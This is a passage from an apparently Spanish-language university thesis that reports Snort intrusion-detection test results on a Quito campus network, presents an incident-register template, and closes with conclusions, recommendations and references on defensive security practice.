En las figuras 62 y 63 se muestra respectivamente un escaneo de vulnerabilidades. En la figura 62 se puede observar el comando ejecutado para realizar el escaneo de vulnerabilidades dirigido a la dirección IP de la máquina que actúa como HIDS, como resultado se obtiene que los puertos se encuentran cerrados y el tiempo de ejecución ha sido de 10.22 segundos. En la figura 63 se aprecia varios mensajes sobre escaneos que intentan el descubrimiento de servicios, por consiguiente el ataque para la búsqueda de vulnerabilidades ha sido detectado por el HIDS.

Tabla 21.

*Resultados de pruebas realizadas al HIDS*

Pruebas realizadas	Respuesta	Detección	
		Si	No
<b>Petición de Ping</b>	Intercambio de paquetes ICMP, que incluye dirección IP de máquina destino y dirección IP de máquina peticionaria	x	
<b>Escaneo de puertos TCP</b>	Mensaje de detección de escaneo que intenta descubrimiento de servicios, clasificado dentro de las actividades de escaneo de red y con un nivel de prioridad 3	x	
<b>Escaneo de Vulnerabilidades</b>	Mensaje de detección de escaneo que intenta descubrimiento de servicios, clasificado dentro de las actividades de escaneo de red, mensaje de tráfico inusual y lo clasifica dentro de las actividades de tráfico potencialmente dañino	x	

Nota. Elaborador por: María Narváez

La tabla 21 muestra las respuestas de detección, observadas en la consola del Sistema detector de intrusiones basado en host (HIDS), en respuesta a tres tipos de pruebas llevadas a cabo. Por consiguiente se concluye que es factible configurar un Sistema Detector de Intrusiones mediante la configuración de Snort en Kali Linux.

#### **4.6 Diseño y elaboración de un registro de Incidentes**

Una de las principales tareas asignadas a los responsables de mantener la seguridad de la información es el constante monitoreo de la red. Todas las técnicas sugeridas que resulten beneficiosas para reaccionar de una manera rápida y eficiente ante la ocurrencia de un incidente o solución de un problema resultan de gran ayuda, razón por la cual es beneficioso contar con un registro de incidentes y las correspondientes soluciones en caso de suscitarse problemas similares.

De acuerdo a las recomendaciones del Manual Básico de Gestión de Incidentes de Seguridad Informática del Proyecto Amparo, se consideran algunos puntos importantes a considerarse y se toman como referencia para el diseño y elaboración del registro de incidentes:

- Nombre del incidente, tratando de generalizar el nombre de acuerdo a alertas presentadas por organismos competentes.
- Alcance del incidente de acuerdo a clasificaciones de severidad y reportes relacionados.
- Agentes involucrados, todas las partes que se vean afectadas o que podrían resultar afectados por la ocurrencia del incidente.
- Mecanismos de control existentes, en caso de requerirlos que tan accesibles son.
- Acciones correctivas tomadas, es la pieza principal para posteriores consultas por lo tanto debe tomarse el tiempo adecuado para su redacción y no omitir detalles.
- Recomendaciones de mejora para evitar que el incidente vuelva a ocurrir.
- Responsables de verificación que estas mejoras hayan sido ejecutadas.

De acuerdo a estos puntos tomados como de vital importancia se elabora el documento que se presenta a continuación en la tabla 18:



Tabla 22.

*Presentación del modelo de registro de incidentes*

**MODELO DE REGISTRO DE INCIDENTES**

NOMBRE DE LA ORGANIZACIÓN	
FECHA DE ELABORACIÓN	
NOMBRE DEL INCIDENTE	
DESCRIPCIÓN DEL INCIDENTE	
ALCANCE DEL INCIDENTE	
OCURRENCIA DEL INCIDENTE	
AGENTES INVOLUCRADOS	
MECANISMOS DE CONTROL EXISTENTES	
ACCIONES CORRECTIVAS TOMADAS	
RECOMENDACIONES DE MEJORA PARA LA GESTION DEL RIESGO	
RESPONSABLES PARA AUDITAR EL CUMPLIMIENTO DEL PROCESO	

Nota. Fuente: (Amparo, 2012, p. 197) Elaborado por: María Narváez

En este capítulo se analizan los resultados obtenidos en el escaneo de puertos a direcciones que pertenecen a la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana y se obtiene como resultado la tabla 14 que muestra la severidad que representan los puertos abiertos, encontrándose que su porcentaje en comparación a la cantidad de puertos analizados presentan una severidad baja, de manera similar se analizan los resultados de las vulnerabilidades encontradas en direcciones IP pertenecientes a la red de la Universidad y se conforma la tabla 16 con las direcciones IP, vulnerabilidades encontradas, severidad y consecuencias, determinándose que las vulnerabilidades presentan un nivel de severidad alto, ya que como consecuencias podrían presentar, ataques para la detección de contraseñas, ataques remotos que puedan provocar una denegación de servicios, estos resultados deben ser tomados en cuenta para eliminar el riesgo de producirse un incidente. Se presenta también el análisis de los resultados de las pruebas de la configuración de Snort como HIDS en la red de la Universidad y se observa que las tareas de ejecución de ping, escaneo de puertos y escaneo de vulnerabilidades son detectados por el HIDS, finalmente se elabora un modelo de registro de incidentes ya que resulta beneficioso contar con un registro de incidentes y las correspondientes soluciones en caso se suscitarse problemas similares.

## CONCLUSIONES

- Se concluye que es factible realizar un Sistema de Detección de Intrusiones mediante la implementación y configuración de una herramienta dedicada a la seguridad en Kali Linux, debido a que el Sistema Detector de Intrusiones basado en Host (HIDS) propuesto detectó: 4 intentos de petición de ping, 5 intentos de escaneo de puertos y 5 intentos de escaneo de vulnerabilidades en la red de la Sede-Quito de la UPS.
- Mediante el análisis de los resultados obtenidos se puede concluir que en la red de datos objetivo, sus direcciones IP presentan la mayoría de sus puertos filtrados, ya que, el escaneo realizado revisa los 1000 puertos más conocidos y de ellos en las pruebas el 1,8 % se encontraron abiertos. Por lo tanto, se concluye que la red objetivo tiene un grado de seguridad del 98.2%.
- Del análisis del proceso de detección de vulnerabilidades, se concluye que la herramienta Nmap emplea un tiempo promedio de ejecución de 10 segundos en el área de las aulas de Cisco, mientras que la herramienta Nessus emplea un tiempo promedio de ejecución de 20 segundos en la misma área; esta diferencia de tiempo se debe a que el escaneo de vulnerabilidades en Nmap se ejecuta con una sola instrucción, en cambio para Nessus es necesario previamente escoger la política y tipo de escaneo.
- Se concluye que al usar 3 herramientas en el escaneo de vulnerabilidades (Nmap, Nessus y Openvas) para una misma área el número de vulnerabilidades identificadas es el mismo con las tres herramientas, esto pudo demostrarse en el área de Cisco del Campus Sur - Sede de Quito de la Universidad Politécnica Salesiana.
- Al intentar descifrar las claves de la red inalámbrica probada, mediante la suite de herramientas Aircrack-ng se ejecutó 5'799.644 registros, durante 33 minutos y 24 segundos, sin poder identificar la clave. Por lo tanto, se concluye que las claves de esta red tienen una longitud mínima de 12 caracteres y el protocolo de encriptación WPA2 garantizan la seguridad de las mismas.
- En la determinación de la severidad de las vulnerabilidades encontradas resultó de vital importancia el empleo del sistema de clasificación de

vulnerabilidades patrocinado por el Equipo de Respuesta a Emergencias Computacionales de los Estados Unidos, dado a que brinda facilidades para la consulta de vulnerabilidades, así como, información muy completa relacionada con el origen de la vulnerabilidad, severidad y consecuencias.

## RECOMENDACIONES

- En el escaneo de puertos TCP desarrollado, se encuentran abiertos los puertos 135, 139 y 445, vulnerabilidad conocida y explotada mediante la ejecución de código remoto, por lo tanto, se recomienda que se tome atención especial en cerrarlos.
- Para todo tipo de pruebas de evaluación de la seguridad de una red, que involucra utilizar herramientas como Kali Linux u otras herramientas dedicadas a la auditoría de seguridad de las redes, es de vital importancia contar con la debida autorización de la institución u organización objetivo de las pruebas, ya que sin la autorización este tipo de tareas en Ecuador por ejemplo se consideran como delito.
- Se debe incentivar la toma de conciencia en las organizaciones tanto públicas como privadas, de que la protección de los datos personales e institucionales como el caso de la Universidad, es un derecho que se debe afianzar con la responsabilidad del cuidado de los mismos, para lo cual se necesita de un grupo especializado de profesionales que genere políticas y actividades dedicados al mantenimiento seguro de la información, razón por la cual se recomienda la implementación del CSIRT de la UPS.
- Las Herramientas de la Distribución Kali Linux empleadas en las actividades de reconocimiento, escaneo de puertos y escaneo de vulnerabilidades permitieron obtener datos de las vulnerabilidades y riesgos. En este trabajo se elaboraron tablas de evaluación de riesgos, vulnerabilidades y determinación de severidad, las mismas que aportan una visión del estado de la seguridad de la red. Estas tablas deberían ser utilizadas por los Administradores de Redes con la finalidad que estas vulnerabilidades sean corregidas y así evitar incidentes mayores.

## TRABAJOS FUTUROS

Como propuesta para trabajos futuros se sugiere:

- Estudio para la implementación del CSIRT de la Universidad Politécnica Salesiana.
- Diseño de una aplicación para el reporte de incidentes de seguridad informática que permita de una manera segura informar al equipo encargado y brindar soporte correctivo.
- Creación de un CSIRT virtual de servicios proactivos que permita brindar consultoría sobre vulnerabilidades, amenazas e incidentes, en el Ecuador.
- Estudio comparativo de dos tipos de aplicaciones desarrolladas para la seguridad de la información, una de código abierto y la otra de código propietario con la finalidad de determinar fortalezas y debilidades y sugerir una configuración conjunta que permita mejorar la aplicabilidad de las mismas.

## LISTA DE REFERENCIAS

- ACM DL. (2007). *SP 800-94 Guide to Intrusion Detection and Prevention Systems (IDPS)*. Recuperado el 13 de 11 de 2014, de SP 800-94 Guide to Intrusion Detection and Prevention Systems (IDPS): <http://dl.acm.org/citation.cfm?id=2206304>
- Alarcón, L. (12 de 05 de 2014). *El GALI Grupo Andino para las Libertades Informativas*. Recuperado el 10 de 11 de 2014, de El GALI Grupo Andino para las Libertades Informativas: <http://elgali.org/monitoreo/ecuador/twitter-del-presidente-es-hackeado>
- Alfaro, J. M. (2002). *Implantación de un Sistema de Detección de Intrusos en la Universidad de Valencia*. Obtenido de Proyecto final de carrera Universidad de Valencia: <http://rediris.es/cert/doc/pdf/ids-uv.pdf>
- Amparo, P. (2012). *Manual básico de: GESTIÓN DE INCIDENTES DE SEGURIDAD INFORMÁTICA*. Retrieved from [http://www.proyectoamparo.net/files/manual\\_seguridad/manual\\_sp.pdf](http://www.proyectoamparo.net/files/manual_seguridad/manual_sp.pdf)
- Andrade, R., De, D., & Politécnica, E. (2012). *Diseño y dimensionamiento de un equipo de un equipo de respuesta ante incidentes de seguridad informática ( CSIRT )*. Caso de estudio : ESPE, 2012(Diseño y dimensionamiento de un equipo de un equipo de respuesta ante incidentes de seguridad informática ( CSIRT )), 9.
- Broad, J., & Binder, A. (2014). *Hacking whit Kali*. New York: Elsevier.
- CEDIA. (2009). *Portafolio de servicios*, (cedia Red nacional de Investigación y Educación del Ecuador), 41.
- Cheng, J., Goto, Y., Morimoto, S., & Horie, D. (2008). *A security engineering environment based on ISO/IEC standards: providing standard, formal, and consistent supports for design, development, operation, and maintenance of secure information systems* (pp. 350–354). IEEE. Retrieved from [http://ieeexplore.ieee.org/xpls/abs\\_all.jsp?arnumber=4511590](http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=4511590)

- Comercio, E. (25 de 02 de 2013). *Ataque informático a la UEES. El Comercio*.
- Daud, N. I., Bakar, K. A. A., & Hasan, M. S. M. (2014). A case study on web application vulnerability scanning tools. *2014 Science and Information Conference*, 595–600. doi:10.1109/SAI.2014.6918247
- De, N. (2011). Proyecto AMPARO I, 1–23.
- Del, H., & Barrezueta, P. (2014). INTEGRAL. *Registro Oficial*, (Suplemento del Registro Oficial N° 180), 144.
- Descripción del CSIRT-CEDIA - CSIRT CEDIA. (2014, May).
- Diario El País. (12 de 02 de 2014). EE UU crea una red de seguridad para proteger las empresas de ciber ataques. *El País*, pág. 1.
- EcuCERT. (2015). *EcuCERT centro de respuesta a incidentes informáticos del Ecuador*. Recuperado el 01 de 2015, de EcuCERT centro de respuesta a incidentes informáticos del Ecuador: <http://www.ecucert.gob.ec>
- El Universo. (25 de 02 de 2014). Fraudes en internet alcanzan los 130 millones en Latinoamérica. *El Universo*.
- Ellefsen, I., & Solms, S. V. O. N. (2010a). The Community-oriented Computer Security , Advisory and Warning Team, (The Community-oriented Computer Security , Advisory and Warning Team), 1–8.
- Ellefsen, I., & Solms, S. Von. (2010b). Chapter 2 IMPLEMENTING CRITICAL INFORMATION INFRASTRUCTURE PROTECTION STRUCTURES IN, (Chapter 2 IMPLEMENTING CRITICAL INFORMATION INFRASTRUCTURE PROTECTION STRUCTURES IN), 17–29.
- Engbretson, D. P., & Kennedy, D. (2013). *The Basic of Hacking and Penetration Testing*. United State of America: Elsevier.



- Enisa. (2006a). *CERT cooperation and its further facilitation by relevant stakeholders*, *I*(CERT cooperation and its further facilitation by relevant stakeholders), 73.
- Enisa. (2006b). *CÓMO CREAR UN CSIRT*, *I*(Cómo crear un CSIRT paso a paso), 89.
- ESET. (2013). *ESET SECURITY REPORT Latinoamérica 2013*, (ESET SECURITY REPORT Latinoamérica 2013), 12.
- Enisa. (01 de 2015). *European Union Agency for Network and Information Security*. Recuperado el 01 de 2015, de European Union Agency for Network and Information Security: <https://www.enisa.europa.eu/activities/cert/>
- FIRST. (2015). *FIRST Mejorando la seguridad juntos*. Recuperado el 01 de 2015, de FIRST Mejorando la seguridad juntos: <http://www.first.org/about>
- Gamba, J. (2010). Panorama del derecho informático en América Latina y el Caribe. *CEPAL*, (Panorama del derecho informático en América Latina y el Caribe), 44.
- Gonçalves, J. M., & Fernandes, F. R. N. (2009). The Impact of Information Security on Latin America 3 . *Information Security in Sao Paulo*, 5.
- Graves, K. (2010). *Certified Ethical Hacker*. Indianápolis: Wiley.
- Grobler, M., & Bryk, H. (2010). Common Challenges Faced During the Establishment of a CSIRT, 2–7.
- INEC. (2013). Contenido. *2013 8th Computing Colombian Conference (8CCC)*, (Tecnologías de la Información y Comunicaciones), 1–3. doi:10.1109/ColombianCC.2013.6637543
- ISO/IEC. (2005). INTERNATIONAL STANDARD ISO/IEC 27002, *First edit*(Information technology-Security techniques-code of practice for information security management), 115.

ISO/IEC. (2012). INTERNATIONAL STANDARD ISO / IEC 27000, *Second edi*(Information technology — Security techniques — Information security management systems — Overview and vocabulary), 25.

Jaramillo, C., & Riofrío, J. (02 de 2015). *Repositorio Digital-UPS Metodología para realizar la evaluación, detección de riesgos, vulnerabilidades y contramedidas en el diseño e implementación de la infraestructura de la red de la Editorial Don Bosco, mediante un test de intrusión de caja blanca*. Recuperado el 08 de 04 de 2015, de Repositorio Digital-UPS Metodología para realizar la evaluación, detección de riesgos, vulnerabilidades y contramedidas en el diseño e implementación de la infraestructura de la red de la Editorial Don Bosco, mediante un test de intrusión de caja blanca: <http://dspace.ups.edu.ec/handle/123456789/7910>

Johanneswiikhiano, J. W., & Josejgonzalezhiano, J. J. G. (2006). Effectiveness of Proactive CSIRT Services From Reactive to Proactive Services The Goal of Proactive Services, (Effectiveness of Proactive Csirt Services), 13.

Latina, A., & Caribe, Y. E. L. (2014). Aplicaciones Tecnológicas para la seguridad. *Nuestra Seguridad*, 20.

Lemos, R. (09 de 09 de 2014). *eWeek*. Recuperado el 10 de 11 de 2014, de eWeek: <http://www.eweek.com/security/attackers-compromise-vulnerable-web-servers-to-power-ddos-assaults.html>

Mena, D., & Jara, J. (Octubre de 2013). Análisis, Diseño y propuesta de implementación de un portal cautivo para la red inalámbrica de la Universidad Politécnica Salesiana Sede Quito Campus Sur. Quito, Pichincha, Ecuador.

MITRE. (27 de 07 de 2014). *Common Vulnerabilities and Exposures*. Recuperado el 11 de 2014, de Common Vulnerabilities and Exposures: <http://cve.mitre.org/find/index.html>

- Mouton, J., & Ellefsen, I. (2013). The Identification of Information Sources to aid with Critical Information Infrastructure Protection, (The Identification of Information Sources to aid with Critical Information Infrastructure Protection), 8.
- Muniz, J., & Lakhani, A. (2013). *Web Penetration Testing With Kali Linux*. Birmingham-Mumbai: Pack Publishing Ltd.
- NIST.org. (21 de 02 de 2007). *Network Information Security & Technology News*. Recuperado el 2014 de 11 de 12, de Network Information Security & Technology News: [http://www.nist.org/nist\\_plugins/content/content.php?content.64](http://www.nist.org/nist_plugins/content/content.php?content.64)
- Pacific, A., & Collaboration, R. (2011). *Making the Internet Clean, Safe and Reliable*, (Making the Internet Clean, Safe and Reliable), 0–2.
- Pritchett, W. L., & Smet, D. (2013). *Kali Linux Cookbook*. Birmingham-Mumbai: Pack Publishing.
- Penedo, D., & Fcfn, C. P. T. (n.d.). *Technical Infrastructure of a CSIRT*, 00(c), 6.
- Pomsathit, A. (2012). Effective of Unicast and Multicast IP Address Attack over Intrusion Detection System with Honeypot. *2012 Spring Congress on Engineering and Technology*, 1–4. doi:10.1109/SCET.2012.6342030
- Universidad Autónoma del estado de Hidalgo. (2014 ). Seguridad en redes. En R. B. Sánchez, *Seguridad en redes* (pág. 150). Hidalgo.
- US-CERT. (12 de 2014). *United States Computer Emergency Readiness Team*. Recuperado el 2014 de 12 de 30, de United States Computer Emergency Readiness Team: <https://www.us-cert.gov/>
- Robertson, J., Lessing, M., Nare, S., & Africa, S. (n.d.). *PREPAREDNESS AND RESPONSE TO CYBER THREATS REQUIRE A CSIRT* Motivation for having a military CSIRT, 1–11.
- Supertel. (2014). *ECUCERT ST-2014-0196*.pdf.

West-Brown, M., Stikvoort, D., Kossakowski, K., Killcrece, G., Ruefle, R., & Zajicek, M. (2003). *Handbook for Computer Security Response Teams (CSIRTs)*. Carnegie Mellon Software Engineering Institute, Pittsburgh, PA.